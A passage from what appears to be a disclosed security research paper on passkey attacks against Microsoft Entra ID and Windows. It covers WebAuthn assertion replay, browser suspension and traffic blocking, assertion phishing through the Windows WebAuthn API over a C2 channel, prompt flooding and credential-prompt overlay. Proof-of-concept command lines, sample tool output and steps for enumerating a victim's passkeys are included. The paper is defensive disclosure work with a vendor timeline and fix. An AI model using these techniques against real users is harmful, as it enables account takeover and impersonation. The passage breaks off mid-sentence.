


Figure 10: Entra ID Challenge Expiration Error

3.2.3 Signature Counter Replay Vulnerability

Microsoft Entra ID does not track or enforce signature counters for WebAuthn assertions. This omission allows attackers to reuse previously captured assertions to impersonate users.



Time Started	Type	Relying Party	Provider	Product	Counter	User Name
2026-05-09 23:49:38	Authentication	login.microsoft.com	MicrosoftPlatformProvider		103	
2026-05-09 19:13:33	Authentication	github.com	MicrosoftPlatformProvider		117	
2026-05-08 02:28:00	Authentication	login.microsoft.com	MicrosoftPlatformProvider		102	
2026-05-06 10:01:17	Authentication	login.microsoft.com	MicrosoftPlatformProvider		101	
2026-05-05 22:03:18	Authentication	login.microsoft.com	MicrosoftCtapHidProvider	YubiKey FIDO	238	
2026-05-05 22:02:56	Authentication	login.microsoft.com	MicrosoftCtapHidProvider	YubiKey FIDO	222	

Figure 11: Signature Counters in DSInternals Passkey UI

Before Microsoft retired the Azure AD Graph API, it was possible to retrieve the initial signature counter value for each registered passkey in an Entra ID tenant using the DSInternals PowerShell module:

```
Install-Module -Name AzureAD,DSInternals -Force
Connect-AzureAD
$tokens = [Microsoft.Open.Azure.AD.CommonLibrary.AzureSession]::AccessTokens
$accessToken = $tokens['AccessToken'].AccessToken
Get-AzureADUserEx -All -Token $accessToken |
    Where-Object Enabled -eq $true |
    Select-Object -ExpandProperty KeyCredentials |
    Where-Object Usage -eq FIDO |
    Format-Table -View FIDO
```

Sample output:

```
DisplayName      AAGUID                               Alg    Counter Created    Owner
-----------      ------                               ---    ------- -------    -----
Feitian BioPass 77010bd7-212a-4fc9-b236-d2ca5e9d4084 ES256     261 2019-08-26 bill
YubiKey 5        fa2b99dc-9e39-4257-8f92-4a30d23c4118 ES256     229 2019-08-26 jane
eWBM Goldengate 95442b2e-f15e-4def-b270-efb106facb4e ES256      48 2019-08-29 joe
```

Based on our experiments, the values in the `Counter` column were populated during passkey registration, but they were never updated during subsequent authentications. The reason behind this non-standard behavior might be the way Entra ID stores these values. According to our previous research, a single undocumented `searchableDeviceKey` multi-valued user attribute holds all FIDO2 keys (passkeys), Windows Hello for Business keys (NGC keys), and Microsoft

Authenticator passwordless keys. In hybrid environments, this property is synchronized to the `msDS-KeyCredentialLink` user attribute in Active Directory Domain Services (AD DS) using Microsoft Entra Connect. Whenever this attribute is updated, e.g., during new device registration, a user modification event is generated in Entra ID Audit Logs.

This design choice likely complicates tracking and updating individual signature counters, as all sign-ins would otherwise trigger AD writebacks and spam audit logs. Up-to-date signature counters could obviously be stored in a different, non-public attribute, but the observed behavior suggests otherwise.

3.2.4 Advanced Security and Analytics

We tested the replay attack against users assigned the Microsoft 365 E5 license, which includes Entra Identity Protection and Defender for Identity. No alerts or other security signals were generated during or after our tests.

3.2.5 Fix

In May 2026, Microsoft silently deployed signature counter tracking for FIDO2 security keys, such as YubiKeys, in line with our recommendation. This mitigates replay for authenticators that maintain and increment a device-bound counter:




Figure 12: Entra ID Signature Counter Error

Windows Hello passkeys on Entra ID registered devices remain vulnerable to replay, because Windows Hello always sends a counter value of `0` for these credentials instead of incrementing a per-passkey counter. There are also known implementations of synced passkeys that do not support signature counters, such as KeePassXC. When migrating synced passkeys from 1Password to other authenticator applications, the counter values are intentionally not preserved, which results in counter rollbacks.

3.2.6 Vulnerability Classification

Framework	ID	Description
CWE	CWE-294	Authentication Bypass by Capture-replay
	CWE-287	Improper Authentication
MITRE ATT&CK	T1550	Use Alternate Authentication Material
	TA0004	Privilege Escalation
CVSS 3.1	7.8 (High)	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RL:X/RC:X
MSRC	VULN-171325	Entra ID WebAuthn Assertion Replay Attack Vulnerability

3.2.7 Disclosure Timeline

Date	Event
2026-01-16	Vulnerability discovered during internal research.
2026-01-21	Initial disclosure to Microsoft Security Response Center (MSRC).
2026-02-12	MSRC requested additional information (correlation IDs and timestamps).
2026-02-18	Additional information provided to MSRC.
2026-03-11	Vulnerability confirmed by MSRC.
2026-05-??	Partially fixed for FIDO2 security keys and VBS-based Windows Hello.

3.3 Passkey Circuit Breaker Attack

3.3.1 Overview

Even if the replay attack is not feasible due to server-side mitigations, an adversary who acts fast enough might still be able to forward the WebAuthn assertion before the legitimate user can. A network outage, browser freeze, OS hang, or a power outage could delay the legitimate authentication attempt, allowing the malicious actor to succeed.

If malware is already present on the client machine, the success rate of this attack can be significantly increased by terminating or temporarily suspending the browser process before it manages to send the assertion. If the malicious application additionally holds local administrative privileges, it can go a step further and add firewall rules that block the browser's outbound traffic the moment it begins the passkey assertion ceremony, so that the freshly signed assertion never reaches the relying party at all and is left for the operator to forward instead.

This attack only works against relying parties that do not bind their WebAuthn challenges to the user's session, such as Microsoft Entra ID. Others have closed this gap: GitHub, for instance, has used

session-bound challenges since at least January 2026, so an assertion intercepted in the victim's session cannot be replayed from the operator's computer.

3.3.2 Attack Execution

The Invoke-PasskeyCircuitBreaker.ps1 script is a proof-of-concept PowerShell script that monitors the WebAuthn event log in real time and reacts the instant a passkey ceremony begins. Running under a standard user account, it can suspend or kill the application performing the authentication; running with administrative privileges, it can instead block that application's outbound network traffic.

Here is sample output from the script (redacted for brevity):

```
.\Invoke-PasskeyCircuitBreaker.ps1 -Suspend -BlockTraffic -Verbose
```

```
Listening for WebAuthN assertion response events... Press Ctrl+C to stop.
VERBOSE: Blocked outbound traffic for: C:\Program Files (x86)\Microsoft\Edge\
Application\msedge.exe
Captured WebAuthn assertion request:

EventId     : 1103
Time        : 6/30/2026 11:04:10 AM
UserSid     : S-1-5-21-3288850392-3299536932-2614793081-1000
UserName    : contoso\john.doe
ProcessId   : 9396
ProcessName : msedge
ThreadId    : 7632
RpId        : login.microsoft.com

VERBOSE: Process 9396 suspended.
VERBOSE: Unblocked outbound traffic for: C:\Program Files (x86)\Microsoft\Edge\
Application\msedge.exe
Captured WebAuthn assertion response:

EventId             : 2106
Time                : 6/30/2026 11:04:20 AM
UserSid             : S-1-5-21-3288850392-3299536932-2614793081-1000
UserName            : contoso\john.doe
ProcessId           : 9396
ProcessName         : msedge
ThreadId            : 7632
Origin              : https://login.microsoft.com
PublicKeyCredential :
{"id":"5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSSejM",...,"type":"public-key"}

Stopping the event watcher...
VERBOSE: Process 9396 resumed.
```

3.4 Passkey Assertion Phishing Attack

3.4.1 Overview

While the attacks discussed so far relied on vulnerabilities that will be fixed by the time our research is published, we also explored other attack vectors that do not depend on any specific Microsoft bug. The fundamental question we tried to answer is: if malware is already running on a victim's Windows workstation, could it abuse the user's passkeys to impersonate them?

Passkey private keys are, by design, well protected on modern Windows machines, and malware running in user mode cannot simply read them out of memory. Windows Hello credentials are guarded by Virtualization-Based Security (VBS) and/or a Trusted Platform Module (TPM); this was, in fact, one of the reasons Microsoft made TPM 2.0 chips mandatory in Windows 11. Passkeys stored on FIDO2 roaming authenticators, such as YubiKeys, are likewise held inside the device's secure element. Finding vulnerabilities in cryptographic hardware is out of scope for this research.

The key observation is that an attacker does not need to extract the private key at all. Any Windows application can ask the OS to produce a digitally signed passkey assertion through the documented WIN32 WebAuthn API, which is mainly intended for use by web browsers. That signature is exactly what a relying party accepts as proof of authentication, and obtaining one is what this attack sets out to achieve.

The mechanism is straightforward. Malware running on the victim's computer just issues the `WebAuthNAuthenticatorGetAssertion` call, which causes Windows to display its standard passkey authentication dialog. Crucially, browsers are responsible for filling in the request's origin from the address of the page that actually invoked `navigator.credentials.get()`, and the OS binds the resulting assertion to that origin. Malware calling the Windows API directly is under no such constraint: it supplies the request origin itself and can therefore request an assertion for *any* relying party of its choosing — `login.microsoft.com`, `github.com`, or otherwise.

From the victim's perspective, nothing looks unusual. They are asked to select the passkey they wish to authenticate with and to complete user verification:

- With **Windows Hello**, by looking into the camera, touching the fingerprint reader, or typing a PIN.
- With **FIDO2 security keys**, by providing a fingerprint or typing a PIN and touching the key to confirm presence.
- In a hybrid flow, the dialog instead presents a QR code that the victim scans with an **iPhone or Android device** and completes the ceremony there.

Regardless of which authenticator is used, the outcome is the same: the malicious application receives the `PublicKeyCredential` JSON structure that a browser would normally return to JavaScript for submission to the relying party. Here, the malware sends it to the C2 operator instead, who submits it to the relying party and impersonates the unsuspecting victim.

This attack thus requires user interaction — the victim must approve a prompt they did not initiate — which is why we classify it as *phishing*.

3.4.2 Attack Execution

As a proof of concept, we implemented the end-to-end passkey assertion phishing attack in our toolkit. We assume that a C2 channel is already established between the victim's computer and the malware operator. The adversary would start by launching the Passkey Injector tool on their machine and navigating to the desired cloud service, e.g., `portal.azure.com`. The passkey authentication ceremony should automatically start and the custom assertion request UI should show the received challenge and relying party information. For convenience, the tool also generates ready-to-run commands for the SharpPasskeys tool.




Figure 13: Passkey Injector C2 Command Generator

The operator then sends the generated command to the victim's computer over the C2 channel, such as Mythic, and waits for the victim to complete the authentication process. Once the user approves the prompt, the resulting `PublicKeyCredential` JSON is sent back to the operator, who can submit it to the relying party and impersonate the victim.




Figure 14: SharpPasskeys Executed through the Mythic C2 Framework




Figure 15: Passkey Injector WebAuthn Assertion UI

3.4.3 Authenticator and Passkey Pre-Selection

By default, the Windows passkey prompt shows all compatible authenticators and passkeys to the user, who needs to navigate through multiple dialog windows to select the desired passkey for authentication. Each additional step increases the likelihood of user error or suspicion.




Figure 16: Passkey Selection During Assertion Phishing

Attackers can improve their chances of success by pre-selecting the authenticator and passkey, so that the user only needs to confirm the prompt without making any additional choices.




Figure 17: Passkey Authentication Prompt with Windows Hello Passkey Pre-Selected

This can be achieved by specifying the `--authenticator` and `--credential-id` parameters when invoking the SharpPasskeys tool:

```
.\SharpPasskeys.exe prompt --relying-party login.microsoft.com `
                           --challenge dGVzdC1jaGFsbGVuZ2U `
                           --authenticator ClientDevice `
                           --credential-id 5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSSejM
```

The list of Windows Hello passkeys can be obtained by querying the Windows API:

```
SharpPasskeys.exe list hello
```

```
+---------------------+---------------------+-----------------------------------------------+
| Relying Party       | User                | Credential ID                                 |
+---------------------+---------------------+-----------------------------------------------+
| github.com          | satyanadella        | kGExWOTJk3CV-igJrwoDrupadlREaz5hgV7LlucUDho |
| login.microsoft.com | satya@microsoft.com | 5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSSejM |
+---------------------+---------------------+-----------------------------------------------+
```

Historically used passkeys can be retrieved from the Windows Event Log:

```
SharpPasskeys.exe list events
```

```
+---------------------+---------------------+----------------------+------------------+
| Relying Party       | User                | Credential ID        | Authenticator    |
+---------------------+---------------------+----------------------+------------------+
| login.microsoft.com | satya@microsoft.com | 5B4QTDkm-0C0nJk7KA... | Windows Hello    |
| github.com          | satyanadella        | kGExWOTJk3CV-igJrw... | Yubico YubiKey 5 |
+---------------------+---------------------+----------------------+------------------+
```

Last but not least, the list of all passkeys for a given account is typically revealed by the relying party itself in the `allowCredentials` parameter of the WebAuthn assertion request, which is displayed by the Passkey Injector tool.

3.5 Passkey Prompt Flooding Attack

3.5.1 Overview

A passkey authentication prompt that appears unexpectedly is, for most users, an annoyance to be dismissed. This is especially true for roaming authenticators: when Windows asks the user to insert their YubiKey and type its PIN on the keyboard, a user who was not trying to sign in will often simply cancel the dialog or close the window.

The prompt spamming — or *prompt flooding* — attack defeats this instinct through sheer persistence. As soon as the intended victim dismisses the prompt, the attacker re-initiates the ceremony by calling

the WebAuthn API again. This can be repeated indefinitely, or, more practically, until the challenge expires — a window of roughly five to ten minutes, depending on the relying party's configuration.

This is the passkey equivalent of MFA fatigue. Users conditioned by frequent, legitimate Windows Hello prompts — particularly the near-instant face-recognition flow — often cannot tell a genuine prompt from a malicious one. Even seasoned security professionals are not immune: several of our own colleagues admitted to confirming such prompts reflexively, without pausing to consider why the prompt appeared, what they were confirming, which site they were signing in to, or to whom they were handing their credentials.

The attack becomes even more coercive when combined with the window handle injection technique.

3.5.2 Attack Execution

The SharpPasskeys tool supports this attack directly through the `--flood` parameter of the `prompt` command. See the next section for sample output.

3.6 Credential UI Overlay Attack

3.6.1 Overview

Several of the attacks discussed in this paper end with a malicious application invoking a passkey prompt of its own, and their success ultimately depends on the victim confirming it. We therefore looked for ways to make that confirmation more likely by blending the rogue prompt into a moment when the user is already expecting one.

Our first idea was to overlay the rogue prompt directly on top of a legitimate one. A malicious process would monitor the `Microsoft-Windows-WebAuthN/Operational` event log and wait for a legitimate application to start a passkey ceremony, then immediately invoke its own prompt and position it over the genuine dialog, so that nothing on screen looks out of place. Windows 11, however, contains a built-in protection against precisely this scenario: while one application has a passkey ceremony in progress and is waiting for the user to complete it, any second application that calls the WebAuthn API simply receives an *access denied* error. Only one passkey authentication can be in flight at a time.

Our second idea was to forcibly remove the legitimate prompt before showing our own. The passkey dialog is rendered by the `CredentialUIBroker.exe` process, so we tried terminating it mid-ceremony. The first kill is ineffective: the process is almost immediately respawned and displays a new dialog window informing the user that the previous authentication attempt failed. Terminating it a second time in a row, however, worked — afterward we were able to invoke and display our own passkey prompt unopposed. The drawback is that the legitimate application typically freezes or hangs; with browsers, for example, we usually had to open Task Manager 